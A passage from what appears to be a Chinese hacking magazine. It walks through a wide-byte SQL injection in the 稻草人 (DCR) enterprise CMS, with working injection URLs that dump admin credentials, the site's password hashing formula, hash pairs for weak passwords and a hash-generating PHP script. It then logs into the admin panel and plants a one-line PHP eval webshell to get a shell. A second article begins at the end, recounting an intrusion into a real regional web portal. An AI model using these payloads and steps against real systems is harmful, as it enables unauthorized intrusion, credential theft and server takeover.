


图5




图6

出现漏洞的文件是网站根目录下的search.php，具体代码就不分析了，直接给出毅心毅意公布的爆管理员用户名和密码的语句：

```
search.php?k=10%d5'%20union%20select%201,user-name,3%20from%20dcr_qy_admin%23
search.php?k=10%d5'%20union%20select%201,pass-word,3%20from%20dcr_qy_admin%23
```

提交http://127.0.0.1/dcr/search.php?k=10%d5'%20union%20select%201,username,3%20from%20dcr_qy_admin%23爆出管理员的用户名为admin，接着提交http://127.0.0.1/dcr/search.php?k=10%d5'%20union%20select%201,password,3%20from%20dcr_qy_admin%23 爆出管理员的密码dc7kfzD786hno，如图6、7。

密码好像是经过加密的，通过查看源代码发现加密代码如下

```
crypt(md5($s),'dcr')
```

其中s就是密码的明文。由于我对加密方法一窍不通，也不知道能不能通过加密后的密文得到明文密码，这里只给出几个常用弱口令对应的密文：

```
admin          dc7kfzD786hno
admin888       dcE5LRCbPkEEM
123456         dcJ49.bznhA7c
```




图7

另外，我写了一个利用这个加密算法的Php文件，代码为：

```
<?php
header("Content-Type:text/html;Charset=gb2312");
$str=$_GET["str"];
echo "$str";
echo "<br/>";
echo crypt(md5($str),'dcr');
?>
```

保存为jiami.php后把jiami.php放到支持Php的Web空间中提交http://127.0.0.1/jiami.php?str=admin就可以得到admin加密后的值，如图8。




图8

通过注入得到的管理员的密码为dc7kfzD786hno，通过给出的几个弱口令明文和密文的对照知道密码为admin。知道了密码来进后台找拿shell的方法。稻草人企业站管理系统默认的后台目录为dcr，访问http://127.0.0.1/dcr/dcr/login.htm就来到了后台登录页面，用得到的用户名和密码进入了后台，如图9。




图9

稻草人企业站管理系统在后台拿shell非常简单，因为它的后台提供了一个文件管理器，可以直接编辑网站目录下的所有文件，还能给文件改名，如图10。




图10

通过文件管理器编辑网站根目录下的robots.txt写入Php一句话木马的服务端代码<?php eval($_POST[x]);?>，然后把robots.txt改名为robots.php，用lanker一句话PHP后门客户端3.0连接http://127.0.0.1/dcr/robots.php，成功获得shell，如图11。




图11

本文通过稻草人企业站管理系统宽字节注入漏洞简单介绍了产生宽字节注入漏洞的原因，希望大家能举一反三，找到别的存在宽字节注入漏洞的程序。我会把存在漏洞的稻草人企业站管理系统的源代码打包给大家，方便做本地测试，同时我也会把文中用到的test.php和jiami.php打包给大家。

检测一地方门户

康斯坦丁

前几天拿的一个门户站，花了一天多的时间从分站成功渗透到主站，拿下2台服务器权限，拿下之后就马上抓图写过程了

可以识别出文中网址的地方我都做了处理，文中将用A站代表此次的目标站。

下面正文开始

A站是一地方最大的门户站，用户量达70W，A站和其子站全是以自己公司设计制做的ASPX动态脚本为主体结构，以ASPX为整站结构的网站，我喜欢找编辑器目录开始下手，如图1。

